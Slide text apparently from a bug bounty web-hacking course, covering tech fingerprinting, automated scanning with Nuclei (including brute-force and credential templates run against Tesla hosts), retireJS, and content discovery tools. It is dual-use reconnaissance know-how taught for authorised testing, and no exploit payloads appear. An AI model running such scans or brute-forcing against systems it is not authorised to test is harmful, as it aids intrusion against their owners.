

Also unseen here is if there are stand alone **APIs** which are a very still vulnerable part of applications these days.



ANALYSIS CONCEPTS (TECH PROFILING)

One of the first tasks we need to do when dealing with a application is to understand what **web server** it's running, on what **programming language** it's written in, and what **frameworks** it's using.

Browser extensions like [Whatruns](#), [Wappalyzer](#), and [BuiltWith](#) can give this information to us very quickly without spending too much time digging around and the HTML source.



ANALYSIS CONCEPTS (TECH PROFILING)

If you don't want to use a browser extension you can **automate** Wappalyzer by using a tool called [Webanalyze](#) which will give you technologies of your application on the **command line**.

This is mostly useful if you're building your own Recon framework and you want to enrich your existing data by adding tech stacks two known websites in your data-set.

```
root@TBox4:~# webanalyze -host https://www.twitch.tv -crawl 2
:: webanalyze           : v1.0
:: workers              : 4
:: apps                 : apps.json
:: crawl count          : 2
:: search subdomains    : true

https://www.twitch.tv (0.7s):
  Polyfill, (JavaScript libraries)
  Nginx, (Web servers, Reverse proxies)
  Varnish, (Caching)
```

ANALYSIS CONCEPTS (THE BIG QUESTIONS)

When analyzing a web application, in addition to understanding its tech stack, it's also important to ask yourself pointed questions about **how the application operates**.

Here are **six-ish questions** that I use to lead me to better understanding of the application and how I will approach hacking it.

We will explore these in more depth later...

How does the app pass data?

How/where does the app talk about users?

Does the app have multi-tenancy or user levels?

Does the app have a unique threat model?

Has there been past security research & vulns?

How does the app/framework handle specific vuln classes?



**VULNERABILITY
DISCOVERY
AUTOMATION**

AUTOMATED VULN DISCOVERY

A **contentious** topic among bug bounty hunters (but usually not red teamers) is the idea of scanning for known vulnerabilities.

We'll discuss this contention a little bit later in the course but automated vulnerability discovery using tools is a **tremendous advantage in several ways**.

First, using automated tools as a first pass can find you vulnerabilities on scope that you found during Recon that **no one else has seen yet**.

Second, these tools outlined in the next section are good for more than just scanning for CVE's. They also help you identify what is **running** on a web application, find **login panels**, test for **default credentials**, and more.

Lastly, if you are doing your own vulnerability of research and you find something that could be present in many sites across a scope or campaign you can use these tools to **automate** and scan your original research over **many websites and hosts**.

AUTOMATED VULN DISCOVERY (NUCLEI)

Nuclei Scanner is a tool by the Project Discovery team.

- 1000+ CVE's
- 100+ Informational detections
- 500+ admin panel detectors
- 1500+ other checks
 - creds/keys
 - 67 subdomain takeover
 - Http form brute force
 - 3428 total templates



Nuclei - Community Powered Vulnerability Scanner

○○○

```
nuclei -l tesla_httpprobe.txt -t brute-force/* -t cves/* -t basic-detections/* -t dns/* -t files/* -t panels/* -t security-misconfiguration/* -t subdomain-takeover/* -t technologies/* -t tokens/* -t vulnerabilities/*
```

```
[content-delivery-network:akamai] [http] https://auth.tesla.com/  
[content-delivery-network:akamai] [http] http://auth.tesla.com/  
[content-delivery-network:akamai] [http] https://3.tesla.com/  
[content-delivery-network:akamai] [http] http://3.tesla.com/  
[ntlm-directories] [http] http://autodiscover.tesla.com/powershell/  
[web-server:ms-iis] [http] http://autodiscover.tesla.com/  
[web-server:apache] [http] https://employeefeedback.tesla.com/  
[content-delivery-network:akamai] [http] http://employeefeedback.tesla.com/  
[web-server:apache] [http] https://feedback.tesla.com/  
[content-delivery-network:akamai] [http] http://feedback.tesla.com/  
[content-delivery-network:akamai] [http] https://edr.tesla.com/
```


AUTOMATED VULN DISCOVERY (NUCLEI)

[Nuclei](#) can be extended with a couple additional projects that add a **ton** of templates.

[AllForOne](#) and [CENT](#).

It's important to understand that while you can extend your number of templates many of them might be duplicates of the core set.

Additionally, many of them will not be useful at all.

With keeping that in mind, you can find some gems in these collections of templates...



AllForOne

Nuclei Template Collector



AUTOMATED VULN DISCOVERY



Corben Leo
@hacker_

Using Nuclei is a competitive disadvantage.

Contrary to what you've been told, you're guaranteed duplicates and heartbreak.

Here's why:

Everyone wants easy quick wins.

Creative, unique vulnerabilities aren't found through Nuclei templates. Hundreds of others (including security teams) scan with the exact same templates as you. That's a lot of competition.

Deep dives pay off. Don't believe me?

Corben is right, but in a certain context.

If you are testing a main site or highly known target, then yes, scanning has probably been done already.

However, if you are testing targets that are "fresh" or found via recon and you have a feeling not many testers have seen them before, it can absolutely find great things.


In addition, making templates for new vulns or content discovery techniques in Nuclei is SUPER easy.

AUTOMATED VULN DISCOVERY (CREATING)

One other way to utilize these automated vulnerability discovery tools is to quickly port security research that's been done into a template that you write yourself and then scan targets for.

So how does one keep up to date on the most current security research to port it into a template?

Here is the workflow I've used for a long time but as currently in trouble because of Twitter API limits and changes to tweet deck ☹️



Secrets of automation-kings in bug bounty - <https://bit.ly/3cIYgdt>

AUTOMATED VULN DISCOVERY (CREATING)

- IDOR OR "insecure direct object reference" OR "broken access control"
- "SQLi" OR "SQL injection" OR "injection flaw" OR "injection vulnerability"
- "local file include" OR "LFI" OR "directory traversal" OR "remote file include"
- "RCE" OR "command injection"
- "XSS" OR "Cross-site Scripting" OR "cross site scripting"
- "SSRF" OR "server side request forgery"
- "XXE" OR "XML External Entity attack"
- "CSRF" OR "Cross site request forgery"
- "insecure deserialization" OR "Mass assignment vulnerability"

AUTOMATED VULN DISCOVERY (**retirejs**)

Another place vulnerabilities can be introduced is in web libraries.

You can automatically scan for vulns in JavaScript libraries used by applications.

Luckily we've been privileged to have many open source projects that will scan for outdated libraries based on their version numbers that are usually in HTML source code.

One such tool is [retireJS](#) which on top of being a standalone tool also has a [burp extension](#) and can be instrumented in many other tools.

A word of warning, even though a version of a library might be present on a website it does not automatically mean that they haven't patched out a specific security vulnerability related to that library.

You will always have to prove out the vulnerability that any of these scanners finds for you.

The screenshot displays the Burp Suite interface with the 'Scanner' tab active. The left sidebar shows a tree view of scanned resources, with 'http://localhost:8000' selected. The main panel shows a list of scan results, with a warning icon indicating a vulnerability in the JavaScript file 'jquery-1.6.2.js'. The detailed view on the right shows the following information:

- Issue:** The JavaScript file 'jquery-1.6.2.js' includes a vulnerable version of the library 'jquery'
- Severity:** Medium
- Confidence:** Certain
- Host:** http://localhost:8000
- Path:** /jquery-1.6.2.js

Issue detail

The library **jquery** version **1.6.2** has known security issues.
For more information, visit those websites:

- <http://bugs.jquery.com/ticket/11290>
- <http://research.insecurelabs.org/jquery/test/>

Affected versions

The vulnerability is affecting all versions prior **1.9.0b1** (between * and **1.9.0b1**)

Other considerations

The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be considered as false positive. The library name and its version are identified based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.



CONTENT DISCOVERY

START WITH **WALKING** THE APP

CONTENT DISCOVERY TYPES

Content Discovery is the part of web application testing where you are trying to discover all the routes, paths, parameters, functions, and files of an application.

Sometimes content discovery can also be known as directory brute forcing but it is much wider topic than that.

I usually break down content discovery into six sections.

Based on Tech

**Using known pathing
(Install, DEMO, Leaked)**

Custom

Historical

Spidering

Mobile

CONTENT DISCOVERY (SPIDERING)

Of course, a common way of understanding the structure of the application you're testing is just to spider it which finds all the **known knowns**. Most of you in this class will have spider to site before using burp suite or ZAP so we won't spend a ton of time on that. We also mentioned some of the command line crawlers that you can use in the Recon session yesterday!

A screenshot of the OWASP Zed Attack Proxy (ZAP) website homepage. The page features the ZAP logo in the top left, a navigation menu with links for Home, ZAP in Ten, Documentation, Get Involved, and Support, and a prominent yellow "Download" button. The main content area includes the heading "OWASP Zed Attack Proxy (ZAP)" and a description: "The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers." Below this are two buttons: "Quick Start Guide" and "Download now". On the right side, there is a cartoon illustration of a blue robot with a shield on its chest and a lightning bolt on its head.

ZAP

Home ZAP in Ten Documentation Get Involved Support Download

OWASP Zed Attack Proxy (ZAP)

The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers.

Quick Start Guide Download now

CONTENT DISCOVERY (TOOLS)



Gobuster v3.1.0

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 buckets



ffuf - Fuzz Faster U Fool



dirsearch

dirsearch - Web path discovery



Wfuzz: The Web fuzzer

`pip` `v3.1.0` license `GPLv2` `python` `3.4` | `3.5` | `3.6` | `3.7` | `3.8` `codecov` `71%`

Wfuzz provides a framework to automate web applications security assessments and could help you to secure your web applications by finding and exploiting web application vulnerabilities.

CONTENT DISCOVERY (TECH)


One way to approach content discovery is to use lists based on the type of technology the application uses.

This could be at its **framework** level, its **web server** level, or generically on what **part** of the application you are doing content discovery on (**APIs**).


We will use several different word lists for content discovery. The next slide outlines the lists I use based on technologies.

Many of them are found at wordlists.assetnote.io and in the repository [Seclists](#).

CONTENT DISCOVERY (TECH)



CONTENT DISCOVERY (TECH)



CONTENT DISCOVERY (**KNOWN PATHING**)

In our quest to understand every nook and cranny of our application we might come to realize that the app we are testing is based on open-source software or paid software that you can purchase (COTS / Commercial Off The Shelf Software).

We can potentially install both types of software ourselves and understand the pathing and underlying non-custom code for the application.

There are several ways to do this.


Local Install

Demos

**Installed and Leaked
(Github or Dockerhub)**

CONTENT DISCOVERY (LOCAL INSTALL)

If you can do a local install of the software because it's completely open source, then you can use Daniel Miessler's Source2URL tool to map the applications routes and endpoints and then proxy them through Burp back at your target domain.



```
1  #!/bin/bash
2  # Source2URL: This tool scans a source code directory and harvests URLs from it
3  # It then makes HTTP requests to each path via a configured proxy
4  # The purpose is to aid in content discovery during web assessments
5
6  # Check for command line arguments
7  if [ $# -ne 4 ]
8  then
9    echo ""
10   echo 'Syntax: Source2URL /some/dir root proxy url'
11   echo 'Example: Source2URL ~/downloads/wordpress wordpress localhost:8080 domain.tld'
12   echo "The root is the string that separates the parent directories from what we want."
13   echo ""
14   exit
15 fi
16
17 # Define command-line variables
18 DIR="$1"
19 ROOT="$2"
20 PROXY="$3"
21 URL="$4"
```

CONTENT DISCOVERY (DEMOS)

If you identify the application is a piece of paid software or COTS there is a chance that the vendor selling that software has a demo instance or a process to request a demo.

Getting access to a demo instance will allow you to route the application through burp suite and grab the pathing for that software.

